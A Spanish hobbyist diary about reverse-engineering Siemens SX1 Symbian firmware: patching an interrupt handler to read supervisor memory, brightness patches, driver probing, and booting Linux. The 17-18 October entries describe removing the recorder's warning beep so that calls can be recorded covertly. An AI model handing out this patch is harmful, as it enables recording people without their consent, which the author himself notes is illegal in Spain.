Lamentablemente no encuentro dónde se hace, y tras aproximadamente 15 pruebas, decido dejarlo para otro momento.
Esto es frustrante. Pierdo un montón de tiempo, y no obtengo nada.
Pero por otra parte es normal. ?Dónde encuentras las llaves que has perdido?
En el último sitio en el que buscas. Claro; porque una vez encontradas, dejas de buscar.

Si hubiera encontado pronto la solución no habría perdido tanto tiempo.

A pesar de todo decido publicar un parche, por si alguien quiere seguir mis investigaciones.
También sería posible hacer una aplicación que cada 5 segundos mire si Phone.app está en primer plano, y en ese caso tomar el control, dibujar la línea horizontal que quiera el usuario, y devuelva el control, sabiendo que Phone.app no la sobre-escribirá. Pero sería un programa extra, que usaría la batería inútilmente.

02/10 ********** Domingo **********
Hoy toca cambiar los muebles. Me niego a poner cosas de IKEA. Aunque compres un único mueble, ya toda la casa parece hecha en IKEA. Es como un virus. Pero ésto es lo único en que yo no transijo. Lo demás, me suele parecer bien lo que mi chica disponga. Eso sí, el cuadro de Modigliani no hay que ponerlo cerca del de Munch.

Acabamos cansados, pero la casa parece otra. Lista para el invierno. Un consejo: si cubres el techo con telas, parece más bajo y mas acogedor. Pero también más oscuro.

03/10 ********** Lunes **********
Los parches siguen creando expectación. Lo que me sorprende es que no haya más gente que los haya hecho. Para otros modelos de Siemens hay un montón de desarrolladores. Claro que el sistema de estos otros es distinto, y no es muy difícil adaptar un parche de un modelo inferior hacia otro superior. Pero el SX1 pertenece a otra familia conceptualmente distinta.

Cada vez me voy dando más cuenta de que necesito una herramienta que me permita saber por dónde se va ejecutando un programa.
Para el modelo S45 hice un emulador que me resultó realmente útil (e interesante) así que pienso en hacer lo mismo para el SX1.
Busco por la red algún debugger para Symbian o para ARM, pero no encuentro nada que se adapte a mis necesidades.
Un emulador de las instrucciones de ARM es sencillo, ya que apenas hay 20 instrucciones y son fáciles de codificar.
El sistema de memoria tampoco es complicado, excepto cuando accede a los puertos, la pantalla, el SIM o la MMC.
Pero no necesito tanto: simplemente hacer un volcado de la memoria del programa en ejecución, incluyendo la pila, y luego emular el programa en el PC.
En Symbian cada programa se ejecuta en un entorno protegido, y siempre parece que está en la dirección 0x00400000. Puede llamar a otras rutinas a través de referencias (stubs), pero no puede leer memoria que no le pertenece.
La excepción a ésto es el kernel, ubicado en ekern.exe , que puede leer y escribir cualquier dirección, ya que se ejecuta en modo supervisor.
Para que una aplicación pueda saltar más alla' de sus límites, debe pasar por las funciones de la librería User, que llamarán al kernel.
Otra posibilidad es usar un PDD (Physical Device Driver) o un LDD (Logical Device Driver), que tienen acceso a cualquier dirección de memoria.
Un tercer modo es llamar directamente a una interrupción, que llamará al kernel directamente.

Voy a explicar la tercera opción:
La instrucción
SWI interrupt_number
hace que el kernel salte a
0x5000B0D8 ArmVectorSwi
que salta a la dirección 0x5000AD24 + 4*interrupt_number

Por ejemplo,
SWI 0xCD
mirará el dato de 0x5000AD24 + 4*0xCD=0x5000B058
que vale 0x5001B8D4

y el código código ubicado en esta dirección hace algo muy simple:
```
MVN R0, #4
RET
```

lo que indica que no ha sido procesado satisfactoriamente, con lo que la aplicación que ha invocado esta interrupción posiblemente será terminada.
Pero puedo cambiar ese trozo de código para que haga mas cosas, por ejemplo:
```
org 0x5001B8D4:
 MOV R12, [R12]
 MVN R0, #0 ; todo ha ido satisfactorio
 RET
```

Posiblemente no entiendas el sentido de la primera instrucción, así que te diré cómo voy a llamarlo:

```
---- prueba.c --
....
int valor=0x50000000;
asm volatile ("MOV r12, %0" : : "r"(valor) : "r12" );
asm volatile ("SWI 0xCD" : : : );
asm volatile ("STR r12, %0" : "=m"(valor) );
```

paso a paso:
-la primera línea indica la dirección de memoria que quiero leer, por ejemplo 0x50000000
-la segunda pone ese valor en R12
-la tercera llama a la interrupción, que acabará llamando a 0x5001B8D4
-en 5001B8D4, r12 tomará el valor de la dirección 0x50000000, por ejemplo 0xEA000086
-al retornar, la tercera línea lo pondrá de nuevo en la variable "valor" , con lo que la puedo mostrar en la pantalla de mi aplicación

Esto parece una manera complicada de leer la dirección 0x50000000, pero es que se necesita pasar a modo supervisor.

He usado el registro R12 por una razón: los registros R0, R1, R2, R3 son comúnmente usados en las rutinas, y si alguna otra interrupción sucede mientras la mía se esta procesando, casi seguro que machacarán estos registros.
En cambio R12 apenas se usa a lo largo del código. Parece ser que los desarrolladores andaban sobrados de registros, y no lo necesitaban.

Con esto aprovecho para hacer volcados de varios trozos de memoria.
Hay un grave inconveniente: si leo una dirección que no está definida, el móvil se resetea.

Por ejemplo, la dirección en 0x60000000 no existe físicamente, por lo que al intentar leerla, peta el móvil.

No me queda mucho tiempo para probarlo, pero es un gran paso.

04/10 ********** Martes **********
Hoy he hecho volcados de:
0x50000000-16Mg = código de los programas
0x50F00000-512 Kb = tabla de rutinas exportadas
0x58000000-32 Kb = pantalla?
0x5800A000-4 Kb = tabla de interrupciones hardware?
0x80000000-32 Kb = programa en ejecución?
0x80400000-32 Kb = stack de otros programas en ejecución?
0x81500000-32 Kb = pila de otros programas en ejecución?
0x80400000-32 Kb = otros programas en ejecución?
0xFF800000-4 Kb = memoria DMA de dispositivos?

Pero tendré que analizar con más detalle todos estos volcados, porque no estoy seguro de su significado.
Lo que estoy convencido es que acabaré encontrando un modo de volcarlos todos, y hacer una copia exacta de la memoria.
Mientras tanto, tengo que seguir buscando un emulador de ARM, con su código fuente. A ser posible, que sea sencillo de entender.

05/10 ********** Miércoles **********
Parcheando uno de los programas del móvil (Calculator, con UID=0x10005902) con el truco de llamar a SWI, he conseguido una imagen, tal como se estaba ejecutando. Lo he seguido a mano, con la ayuda del código desensamblado (no tengo un debugger) y creo que la copia es bastante buena.
De paso he encontrado otros bloques de memoria que a los que accede el programa, y que también he tenido que volcar.

El tema del debugger se podría solucionar con un JTAG, que es un protocolo usado para debuggear dispositivos ARM. Se conecta el dispositivo con el PC, se arranca el programa, se pone el móvil en modo "debug", y a partir de ese momento se puede tracear exactamente lo que está pasando paso a paso. Se pueden poner breakpoints, condiciones complejas, mirar la memoria, modificarla.
Pero necesito un cacharro de hardware para eso, y los que hay son un poco caros.
Hay un proyecto en sourceforge para hacerlo, pero como yo no tengo ni idea de electrónica, tendré que pedirle a alguien que lo construya para mí.

06/10 ********** Jueves **********
Hoy hemos sacado unos billetes para irnos a Croacia, a ver si nos da un poco el sol. Salimos por la tarde y no volveremos hasta el Lunes. Creo que no me las merezco, pero sin duda me sentarán bien.
Me da el tiempo justo para publicar el parche que elimina el mensaje de bloqueo de teclado, pues me doy cuenta de que se me había olvidado anunciarlo.

07/10 ********** Viernes **********
08/10 ********** Sábado **********
09/10 ********** Domingo **********
10/10 ********** Lunes **********
11/10 ********** Martes **********
La gente está bastante entusiasmada con los parches. En la web SMO apenas llevo 10 mensajes, y ya tengo 20 puntos de karma.
Es para estar orgulloso, ?no crees? Incluso gente que manda 3/4 mensajes por día no tienen más de 15 puntos de karma, y los más antiguos tienen 30 , excepto los administradores y el mega-jefe, que tienen 70 . O todos los que quieran darse, claro.

Y en la web de CS se habla de hacerme Maestro, título para el que normalmente se necesitan más de 100 mensajes y mínimo 6 meses de antiguedad.

Esto demuestra varias cosas:
-cada esfuerzo tiene su recompensa
-la gente es agradecida
-las reglas están para saltárselas
-la suma de los ángulos de un triángulo suman PI

Tengo un poco de tiempo para revisar las peticiones de parches. Uno de los mas útiles parece ser uno para reducir la intensidad de la luz.

12/10 ********** Miércoles **********
El Sx1 tiene 2 zonas de iluminación: la pantalla y el teclado. Estas luces se encienden cuando pulsas cualquier tecla o cuando el móvil muestra un mensaje, y se apagan al cabo de 20 segundos de inactividad. Lamentablemente no existe un programa para apagarlas antes, ni siquiera para reducir la intensidad de la luz. Esto está incluido en los otros modelos de Siemens, así que supongo que la pantalla del SX1 es distinta y no permite graduar la luminosidad, o bien Symbian no tiene rutinas para hacer esto.
Pensando un poco veo que no puede ser lo primero, ya que cuando la pantalla se va a apagar, no lo hace de golpe, sino gradualmente. Esto quiere decir que la pantalla sí que soporta distintos niveles de intensidad.
Y también Symbian lo permite, ya que es posible hacerlo en los Nokia.
Entonces, la única razón es que los ingenieros del SX1 decidieron no incluir el programa.
Es una pena, porque si se consiguiera bajar la intensidad, seguro que la batería duraría más.

Investigando el código desensamblado del kernel veo que hay unas rutinas que ponen datos en 0x5800E000.
Esta dirección la he visto en U-boot, que es un intento de instalar Linux en dispositivos ARM, el cual espero investigar con detalle.
En particular, 0x58000000 contiene un montón de punteros a datos DMA compartidos entre la pantalla y la memoria, según dice el manual del DMA.
En el kernel symbian, la zona a partir de esta dirección se usa en una rutina que obtiene el dato de algo llamado Sofia.
Buscando por la red he descubierto que Sofia es un chip que se encarga de proporcionar acceso a dispositivos externos, para procesadores de bajo consumo, por ejemplo ARM. Parece que voy por el buen camino. Al menos tiene sentido lo que estoy averiguando.

El funcionamiento es sencillo: se pone un dato en una cierta dirección de memoria, y Sofia se lo manda al dispositivo.
O sea, que 0x58000000 es una zona de memoria de intercambio, y 0x5800E000 es la parte referente a la pantalla.
Ahora bien, ?cual es el dato? ?y cual es la dirección de memoria que almacena la intensidad?
Hago un volcado de 4Kb a partir de 5800E000 cuando la pantalla está apagada.
Hago otra copia cuando la pantalla está encendida, y anoto las diferencias.
Repito la prueba varias veces.

La diferencia es que hay 2 datos seguidos con valor #0x2B, en la dirección [5800E000+#0x2A] y [5800E000+#0x2B]. Notar que el valor #0x2B no tiene nada que ver con que sea la dirección [5800E000+#0x2B]. Es pura coincidencia.

El código que lo inicia hace algo así:

```
....
LDR     R4, =0x5800E000
....
MOV     R3, #0x2B
STRB    R3, [R4,#0x2A]
STRB    R3, [R4,#0x2B]
....
BL      TSofiaSX1::WriteReq
....
```

El equivalente en lenguage C sería algo así:

```
int *p=0x5800E000, i=0x2B;
p[0x2A]=i;
p[0x2B]=i;
TSofiaSX1::WriteReq(p);
```

Ya sé que es muy peligroso cambiar un valor sin estar seguro de lo que hace, pero tras mucho estudio me arriesgo y cambio

```
MOV     R3, #0x2B
```

por

```
MOV     R3, #0x10
```

Inicio el móvil, y veo que ahora la pantalla apenas se ilumina. Y tampoco el teclado.
Deduzco que [0x5800E000+#0x2A] guarda la intensidad de la pantalla, y [0x5800E000+#0x2B] la del teclado.
Así que para poner la pantalla al 70% uso el valor 0x2B * 0.7 = 0x1E
Y para dejar el teclado al 20% de intensidad uso 0x2B * 0.2 = 0x8
La rutina queda

```
MOV     R3, #0x1E
STRB    R3, [R4,#0x2A]
MOV     R3, #0x08
STRB    R3, [R4,#0x2B]
```

Otro parche listo para ser publicado. Me gustaría ver si de verdad se nota el ahorro de batería, pero esto necesitaría varios dias de pruebas, y prefiero compartirlo, para que otros usuarios también opinen.
Lo que me sería perfecto es hacer un parche para poder cambiarlo dinámicamente, pero por ahora me vale que se pueda meter en la flash permanentemente.

13/10 ********** Jueves **********
He encontrado que hay un driver llamado edosyin.ldd que incluye una llamada a la rutina anterior, por lo que quizás podría cargarlo y llamar a una de sus rutinas para que haga todo el trabajo por mí.
Recordar que no puedo llamar directamente a la rutina de poner la intensidad debido a que hay que inicializar unas variables privadas, y necesitaría hacerlo desde modo supervisor.

En cambio un driver de tipo ldd (Logical Device Driver) funciona de la siguiente manera:
-se define el nombre del driver, sin extensión

```
 #define LDD_NAME_WRITE _L("edosyin")
```

-se carga

```
 TInt r = User::LoadLogicalDevice (LDD_NAME_WRITE);
```

puede devolver un error, pero si tiene éxito devuelve valor 0

-declarar un objeto

```
 RDevice dev_write;
```

-averiguar el nombre lógico del driver
 En mi caso es "DosPlugInLdd" . Lo he averiguado mirando el fichero edosyin.ldd

-abrir el RDevice

```
 r=dev_write.Open(_L("DosPlugInLdd"),EOwnerProcess);
```

-instanciar un canal lógico

```
 chan_write=dev_write.GetLogicalChannel();
```

-llamar a la función DoRequest

```
 chan_write.DoRequest( numero_servicio, datos_entrada, datos_salida)
```

Todo esto está explicado en
http://www.symbian.com/developer/techlib/v70docs/SDL_v7.0/doc_source/
en el apartado "Base Porting Guide and Reference->Device drivers->model"
pero es la típica explicación que sirve sólo después de que has resuelto el problema.

Ahora la gracia está en encontrar los valores de estos parámetros
Desensamblando edosyin.ldd he visto que cuando numero_servicio=2 entonces llama a la rutina de cambiar la intensidad.
El valor de datos_entrada es un descriptor con un entero que contiene el valor de la intensidad de la luminosidad.

Esto merece una explicación: en symbian, como en casi cualquier otro sistema operativo, existe una zona de datos privada a cada programa. Para que este dato pueda ser leído por otro programa (en particular, el kernel) hay que ponerlo en una zona compartida. Esto se hace reservando memoria en la pila, y obteniendo un puntero a la dirección del dato.

Pero hay más: lo que reservamos es un objeto. Un objeto se compone de 2 partes:
-un dato que indica el tipo: String, TInt, Class, Exception, RFile, RDevice, ...
-otra parte con los datos en sí

```
HBufC* data=HBufC::New(40); // reserva un objeto, consistente en 40 bytes
TPtr ptr=data->Des(); // puntero a los datos
strcpy(ptr, "+++++" );
```

Ahora ya puedo llamar a
```
chan_write.DoRequest( 2, data, data);
```

He usado el mismo puntero para los datos de entrada y de salida porque sé que no se modifican.

Como he dicho, el valor de data depende del servicio. En particular el servicio 2 incrementa la luz en 1 unidad por cada vez que aparece el signo "+" en datos_entrada.
Si escribo "+++++" entonces la intensidad sube en 5 unidades.

Lo que más difícil me está resultando de Symbian es la verificación de tipos.
Si defino una variable como
```
char data[]="+++++";
```
el compilador no me deja usarla en chan_write.DoRequest() porque necesita exactamente un puntero a un descriptor.
Yo sé que es lo mismo, pero como los tipos no coinciden, el compilador se queja.
A decir verdad, pierdo más tiempo buscando los tipos correctas, que probando mi programa.
Pero al final consigo que funcione.
El documento clarificador es "Descriptors" escrito por Tim Band, Technical Architect for Text and Internationalization, de Symbian.

Lamentablemente compruebo que aunque los datos se ponen correctamente, al cabo de 5 segundos se resetean al valor por defecto, así que esto no me vale para establecer dinámicamente el valor de la intensidad. Tendré que buscar otro método.

Hoy hay otra vez cursillo sobre vinos. Iremos a una enoteca. A ver si somos capaces de volver por nuestro propio pie.

14/10 ********** Viernes **********
Existe otro driver etestserver_ldd.ldd que es mucho más atractivo, pues invoca a funciones tales como leer/escribir los puertos serie/infrarrojos/USB/Giga/Pantalla/Flash/SIM
Pero nada más cargar el driver, el teléfono se resetea. !Ni siquiera he podido cargar el canal lógico !

Encuentro otro programa TestSvr.exe que promete bastante, pues también llama a funciones interesantes para verificar la cámara, Bluetooth, Radio, teclado, IPC y Pantalla.
Pero cuando lo ejecuto no presenta un interface gráfico.

En symbian existen 2 tipos de programa:
-exe, sin interface gráfico. Se suelen arrancar cuando se enciende el teléfono, y nunca se cierran. Sirven como servidores. Por ejemplo: wimcertsrv.exe , LogServ.exe, EDbsrv.exe
-app, con elementos gráficos. Suelen ser iniciados manualmente por el usuario.

Usan los servicios ofrecidos por el servidor. Por ejemplo: ClockApp.app, SmsEditor.app, Calendar.app

En ambos casos un programa sólo puede estar ejecutándose una vez. Cuando lo inicias de nuevo, en lugar de iniciarlo, muestra la otra instancia que se está ejecutando.
Esto tiene sentido para un exe, porque sólo hay un servidor que crea una cola para atender las peticiones, y no puede procesar una hasta que no ha acabado con la anterior.

Pero para un app, esto impide que puedas tener la misma aplicación abierta 2 veces. Estoy de acuerdo que la pantalla es pequeña, pero me gustaría tener 2 veces la agenda por si quiero saber lo que tengo que hacer hoy y también mañana.

La manera de evitar 2 instancias del mismo programa es a través del UID.
Cada fichero (de tipo app y exe) tiene una cabecera, uno de cuyos datos es un identificador único.
Cuando se pretende iniciar una aplicación, el kernel mira en su lista de procesos para ver si ya está ejecutándose uno con el mismo UID. Si no es así, continua la carga.

El UID también sirve para reinstalar una aplicación, en vez de instalarla 2 veces.
Cuando se pretende instalar una aplicacion, el kernel mira en su lista de "aplicaciones instaladas" para ver si ya está instalada una con el mismo UID. Si no es así, continua la instalación.

Otro sitio donde se usa es en el menú. Esto es una aplicación con los iconos de todas las aplicaciones instaladas en
c:\system\apps\
y
e:\system\apps\
También incluye algunas aplicaciones que están en
Z:\system\apps\

Cuando programas una nueva aplicación hay que darle un UID único. Si hay otra aplicación con el mismo UID, el menú (y el instalador) puede confundirlas.
No se puede instalar en C: una aplicación con el mismo UID de otra de Z:

15/10 ********** Sábado **********
Sigo intentando cargar drivers, pues creo que me abrirán la puerta al kernel.
Hay uno llamado PowerMeasLdd que llama a funciones tales como:
THelen::ReadReg - para leer un registro del coprocesador (usado, entre otros, para la red GSM)
ImpHal::GetIbootChunk - para leer la memoria usada durante la inicialización del móvil
THelen::SetCLKMReg - para definir el reloj interno
THelen::ModifyMmcReg - para acceder a la tarjeta MMC

El driver se carga correctamente, pero el significado de los datos es un misterio para mí.
Las pruebas con GetIbootChunk funcionan, pero lo único que consigo leer son datos que ya conocía porque anteriormente he volcado toda la memoria Flash.
Al usar ReadReg leo algunos valores, pero desconozco su significado. En este sentido la documentación de ARM no me sirve, y necesitaría la del fabricante de los dispositivos. Intentaré encontrar algo en Internet.

Algunas de las pruebas resetean el móvil, y me entra un poco de miedo de romper el móvil. Al principio he dicho que tengo 7 móviles iguales, así que no me importa romper 1 ó 2. Pero prefiero andar sobre seguro antes de hacer pruebas a lo loco.

Este interés por el kernel obedece al hecho de que quiero entender el modelo de memoria para hacer una copia exacta de la memoria en tiempo de ejecución.
Recordaréis que en un artículo anterior hice un emulador para el móvil S45 que me permitía ejecutar exactamente los mismos programas que el móvil real, y debugearlo desde el PC. Pretendo hacer lo mismo para el SX1.

El objetivo no es sólo éste móvil Siemens, sino que he leído que Symbian está instalado en el 40% de los móviles Nokia, y Nokia tiene el 25% de cuota de mercado.
Por consiguiente cualquier averiguación se aplicará sobre los Nokia, incluida la N-Gage.
Otros modelos incluyen el P800 de Ericsson y Sendo.

Al parecer el mercado de sistemas operativos para móviles se reparte entre Symbian (25%), Microsoft (20%) y el resto son sistemas propietarios de cada fabricante.
Algunos incluyen Linux, pero sólo la parte gráfica. El módulo de comunicaciones GSM y control de dispositivos es privado y secreto.

16/10 ********** Domingo **********
Hoy he tenido que ir a trabajar.
Tengo que actualizar una aplicación en todos los ordenadores de la empresa, y no quiero que nadie me moleste.
La instalación es automatizada, pero debo encender todos los ordenadores. Y apagarlos al final del día.
Podría pasarme el día navegando porque nadie me vigila, pero lo único que hago es publicar el parche de reducir la luminosidad.

Al cabo de 5 horas el trabajo está terminado, así que me queda tiempo para ver lo que la gente opina del parche para reducir la luminosidad que publiqué hace un rato .

Al parecer ha sido un éxito.
En todos los foros ha tenido gran aceptación. En CS van a juntar todos los parches y sacar una versión especial de la flash. Tambien incluirá nuevos iconos hechos por gente del foro.

Esto tardará al menos un mes, así que espero que me dé tiempo para hacer otros parches.

Por lo pronto, hoy invitamos a unos amigos y les sometemos a una sesión de visionado de fotos de vacaciones. Como contraprestación les damos los regalos que les hemos comprado.

17/10 ********** Lunes **********
He recibido una petición para hacer un parche concreto. En el móvil viene incluida una aplicación para grabar sonido. Es bastante útil para grabar notas de voz. Otro uso que tiene es grabar la conversación mientras hablas por telefono. Así se pueden evitar esas discusiones de tipo "pero tú me dijiste que..."
Lo malo es que sólo permite 2 minutos, y cuando grabas una conversación emite un pitido inicial que se oye al otro lado, con lo que tu interlocutor sabe que le estas grabando.

Aprovecho para decir que en España esta prohibido grabar conversaciones sin permiso. Incluso las tuyas propias.

Aunque no tenga que ver, me gustaría comentar algo que vi en un capítulo antiguo de la serie de televisión CSI. Encuentran un móvil de la víctima, con la batería gastada. Lo llevan al laboratorio y reproducen la última conversación. No sólo éso, sino que eliminan la conversación y se quedan con el ruido de fondo. Aplican un filtro y averiguan que es el sonido del motor de un coche. Deducen el modelo de coche.

Cuando lo ví, me partía de risa.

Primero: la conversación transmitida por GSM se realiza a unos 22Kbits/segundo. Una conversación de 1 minuto ocuparía aproximadamente 100 Kb. Pocos móviles en 2001 tienen una memoria capaz de almacenar tanto.
Segundo: en GSM la voz se codifica y se divide en paquetes, los cuales se mandan por la red. Una vez que un paquete se ha recibido al otro lado, no tiene sentido guardarlo. En todo caso, sería la red quien lo podría almacenar (por orden judicial previa a la conversación).
Tercero: los datos van cifrados. Este cifrado cambia con el tiempo, y es de clave simétrica. Para descifrarlos hay que tener la clave de ambos móviles y de la red, los cuales son desconocidos para un móvil en solitario.
Cuarto: cuando al móvil se le acaba la batería, se apaga. La única manera de guardar los datos es en una memoria estática. Pero recordar que la batería se ha acabado, así que no hay manera de hacer nada más que el procedimiento de emergencia: un pitido, y poco más.
Quinto: un móvil tiene un filtro por hardware para oir sólo sonidos pronunciables por un humano. Los sonidos demasiado graves o muy agudos no los capta. Y el ruido de un motor es bastante grave.
Sexto: el micrófono de un móvil esta diseñado para oir sonidos cercanos, a unos 10 centímetros del auricular. El ruido de fondo ni siquiera es

detectado.
Séptimo: la voz se digitaliza, eliminando los picos de sonido. Esto produce una muestra homogénea. Luego se digitaliza incluyendo los parámetros usados para el filtrado. La reproducción efectuada al otro extremo tiene una calidad entre el 70% y el 90%. Si tuviera más, indicaría que el filtro no es eficaz, pues no ha sido capaz de comprimir los datos.

En resumen, que los móviles nunca graban las conversaciones, y es imposible escuchar un motor como ruido de fondo.
A menos, por supuesto, que cuentes con la magia de la televisión.

18/10 ********** Martes **********
El parche de la luminosidad tiene un lugar destacado en el foro de oslik. Ya hay quien está intentando modificarlo para que se pueda hacer dinámicamente. Yo ya no lo voy a intentar hasta que entienda un poco más.

En cambio trabajo en el parche de aumentar la duración de la grabación de voz. El tiempo es de 2 minutos, así que son 2*60=120 segundos, es decir, 120.000.000 microsegundos.
Pasado a hexadecimal, es 0x7270E00
Convertido a little-indian, resulta 000E2707
Busco este dato y lo encuentro en

Z:/System/Libs/bt.prt
Z:/System/Libs/satcli.dll
Z:/System/Libs/sdp.exe
Z:/System/Libs/VOICERECORDERRECVIEW.DLL
Z:/System/Programs/SplashScreen.exe

A ver, ?cuál eligirías tu? Claro, VOICERECORDERRECVIEW.DLL
El nuevo valor será 000E2747 que significa 0x47270E00, o sea, 1.193.741.824 , unos 20 minutos.
Parcheo la flash, reemplazando 000E2707 por 000E2747, pruebo a grabar, y me deja 20 minutos, más que suficiente.

Analizando esta misma aplicación veo que hay algo llamado
PlaySoundIfCallActive
que invoca a otra rutina externa de nombre
PlaySound.

El parámetro R1 es 0x45 . Lo cambio y compruebo que efectivamente cambia el tono del pitido inicial.
Verifico que sólo se llama desde este punto, y con mucho cuidado anulo ésta llamada.

Meto el parche, grabo una conversación, y ya no se oye el pitido.
Otro parche para la colección.

19/10 ********** Miércoles **********
Hoy he recibido la grata noticia de que los chicos de oslik estan intentando meter Linux en el SX1.
Me han pedido colaborar con ellos. Yo no sé mucho del hardware físico del móvil ni los dispositivos, pero supongo que podría espiar el código de Symbian, y traducirlo a Linux.

Lo primero que me han informado es que van a usar algo llamado U-boot. Esto es un cargador de Linux para procesadores ARM.
Inicialmente basado en el proyecto PPCboot, la parte específica para ARM se ha pasado a llamar ARMboot.

Simplemente es un cargador que inicializa el sistema de memoria, los puertos y las interrupciones.
Lo que pase después de esto es independiente del SX1, y sólo tiene que ver con el kernel de Linux, que en este caso sabe bastante poco de modelos de memoria y de puertos.
Y para otros dispositivos hay que crear módulos.

Como ellos ya tienen algo funcionando, lo instalo en el móvil para ver si funciona.
Pero como quiero estar seguro de lo que hago, me tengo que leer unos cuantos manuales antes de empezar a trastear.

20/10 ********** Jueves **********

Antes de instalar Linux en el SX1 tengo que meterlo en mi ordenador. La última vez que me actualicé Linux tenía el kernel 2.4 pero necesito el 2.6
Así que decido instalarlo desde cero. Esto llevará tiempo.

21/10 ********** Viernes **********
Sigo instalando.

22/10 ********** Sabado **********
Ya he instalado todo. Una de las cosas que necesito es el compilador cruzado para ARM.
Básicamente, permite compilar en el PC aplicaciones que se ejecutarán en otro procesador.
Pero hay que definir muy exactamente cuál es el otro procesador. Se empeña en usar PPC, no ARM.
se ve que PPC es la configuración por defecto.

No es fácil de hacerlo funcionar, pero más o menos lo he conseguido.
Ha sido imprescindible la ayuda del documento
"Embedded Linux on OMAP1710 SDP (H3 board)"
hecha por Magnus Aman, de Texas Instruments.

Ahora hay que construir un kernel 2.6.13 para OMAP0310, con procesador ARM925Tid (ARMv4T)

23/10 ********** Domingo **********
Construir el kernel para otro procesador cuesta un rato. Además da un montón de fallos que no sé si son importantes o no.

El documento básico es:
U-Boot for the OMAP16xx GSM/GPRS Software Development Platform

Luego, el proceso típico de comprimir el kernel, mkimage, y por último transferirlo.
Para esto hay que entrar en el SX1 en modo "meter nueva flash", que espera a que se le manden los datos por USB.
Yo uso kermit para transferirlo.
Una vez terminada la carga, hay que iniciarlo con bootm.
Tras unos cuantos intentos, por fin arranca ! Casi me caigo de la silla cuando lo veo!

Cuando inicia, se ve algo así:

```
Linux version 2.6.13.4-omap1

 (root@linux) (gcc version 3.4.2) #70 Sun Oct 23 21:04:26 MSK 2005
<4>CPU: ARM925Tid(wb) [54029252] revision 2 (ARMv4T)
<4>Machine: OMAP310 based Siemens SX1
<4>Memory policy: ECC disabled, Data cache writeback
<4>OMAP0310 revision 2 handled as 15xx id: 65858c1d22451c1c
<6>SRAM size: 0x30000
<4>Clocks: ARM_SYSST: 0x1000 DPLL_CTL: 0x3a33 ARM_CKCTL: 0x010d
<6>Clocking rate (xtal/DPLL1/MPU): 12.0/120.0/120.0 MHz
<7>On node 0 totalpages: 4096
<7>  DMA zone: 4096 pages, LIFO batch:1
<7>  Normal zone: 0 pages, LIFO batch:1
<7>  HighMem zone: 0 pages, LIFO batch:1
<4>CPU0: D VIVT write-back cache
<4>CPU0: I cache: 16384 bytes, associativity 2, 16 byte lines, 512 sets
<4>CPU0: D cache: 8192 bytes, associativity 2, 16 byte lines, 256 sets
<4>Built 1 zonelists
<5>Kernel command line: mem=16M console=ttyS0,115200n8 root=/dev/mtdblock3 rw
<4>Total of 64 interrupts in 2 interrupt banks
<6>OMAP1510 GPIO hardware
<4>PID hash table entries: 128 (order: 7, 2048 bytes)
<4>Console: colour dummy device 80x30
<4>Dentry cache hash table entries: 4096 (order: 2, 16384 bytes)
<4>Inode-cache hash table entries: 2048 (order: 1, 8192 bytes)
<6>Memory: 16MB = 16MB total
<5>Memory: 14672KB available (1111K code, 301K data, 72K init)
<7>Calibrating delay loop... 59.80 BogoMIPS (lpj=299008)
<4>Mount-cache hash table entries: 512
<6>CPU: Testing write buffer coherency: ok
<6>Linux NoNET1.0 for Linux 2.6
<6>DMA support for OMAP15xx initialized
<4>Initializing OMAP McBSP system
```

```
<4>MUX: initialized W4_USB_PUEN
<3>no usb0 alt pin config on 15xx
<4>USB: hmc 0, usb0 3 wires (dev)
<6>i2c_omap: rev1.0 at 100 KHz
<7>i2c_adapter i2c-0: registered as adapter #0
<6>omapfb: configured for panel SX1
<6>OMAP LCD controller initialized.
<4>Sofia write: 7 10
<7>i2c_adapter i2c-0: master_xfer[0] W, addr=0x32, len=2
<4>Console: switching to colour frame buffer device 44x36
<6>OMAP framebuffer initialized vram=131072
<6>omap_rtc: RTC power up reset detected.
<6>omap_rtc: Enabling RTC.
<6>io scheduler noop registered
<6>io scheduler cfq registered
<6>i2c /dev entries driver
<7>i2c-core: driver dev_driver registered.
<7>i2c_adapter i2c-0: Registered as minor 0
<6>udc: OMAP UDC driver, version: 4 October 2004 (iso) (dma)
<6>udc: OMAP UDC rev 2.7
<6>udc: hmc mode 0, (unknown) transceiver
<6>udc: fifo mode 3, 648 bytes not used
<6>gs_bind: Gadget Serial v2.0 bound
<6>gs_module_init: Gadget Serial v2.0 loaded
<6>mice: PS/2 mouse device common for all mice
<6>OMAP Keypad Driver
<4>VFS: No root yet, retrying to mount root on mtdblock3 (unknown-block(0,0))
<4>omap-keypad: Spurious key event 0-3
<4>omap-keypad: Spurious key event 1-3
<4>omap-keypad: Spurious key event 2-3
<4>omap-keypad: Spurious key event 3-3
<4>omap-keypad: Spurious key event 4-3
<4>omap-keypad: Spurious key event 5-3
<4>omap-keypad: Spurious key event 6-3
<4>omap-keypad: Spurious key event 7-3
<4>omap-keypad: Spurious key event 0-3
<4>omap-keypad: Spurious key event 1-3
<4>omap-keypad: Spurious key event 2-3
<4>omap-keypad: Spurious key event 3-3
<4>omap-keypad: Spurious key event 4-3
<4>omap-keypad: Spurious key event 5-3
<4>omap-keypad: Spurious key event 6-3
<4>omap-keypad: Spurious key event 7-3
<4>VFS: No root yet, retrying to mount root on mtdblock3 (unknown-block(0,0))
```

Y esto es todo. Luego da un fallo y se queda colgado. Recordar que U-boot es un proyecto en estado alpha, y las adaptaciones para el SX1 todavía estan en pañales.

Bueno, hay muchos detalles que se pueden extraer de este listado, pero serán objetivo de otro artículo.

Debo decir que yo apenas he desarrollado nada para Linux-SX1, y mi tarea es analizar las rutinas y registros que se ponen en el sistema operativo Symbian, y traducirlas al ARMboot. En particular, tengo que sacar tramas del protocolo usado con la pantalla LCD, la tarjeta de memoria MMC, el teclado, y el chip de sonido.
Esto lo hago sniffeando lo que pasa a través de la aplicación "Sofia", en particular la función TSofiaSX1::WriteReq

A mí me interesa más la parte de GSM, pero ésto me dicen que llegará más tarde. Primero tenemos que conseguir un shell en el SX1.
Notar que una vez que el kernel ha arrancado satisfactoriamente será posible ejecutar cualquier programa de Linux. Incluidas aplicaciones gráficas.

Y también podremos empezar a cargar módulos para atacar a otros dispositivos, tales como infrarrojos, Bluetooth, DSP, o el E-Gold, responsable del interface GSM.

El tema es apasionante, pero requiere más tiempo y esfuerzo del que tengo.

He mirado otros móviles que funcionan con Linux, pero me ha sido imposible localizar el código fuente que usan.
Me parece entender que el kernel es el estándar 2.6.13 pero el bootloader es específico para cada arquitectura de teléfono.

Como entorno gráfico usan las librerías QT de Trolltech.

24/10 ********** Lunes **********
Entre unas cosas y otras he aprendido cómo funcionan las interrupciones de usuario en ARM. Lo explico porque es el corazón del sistema operativo.

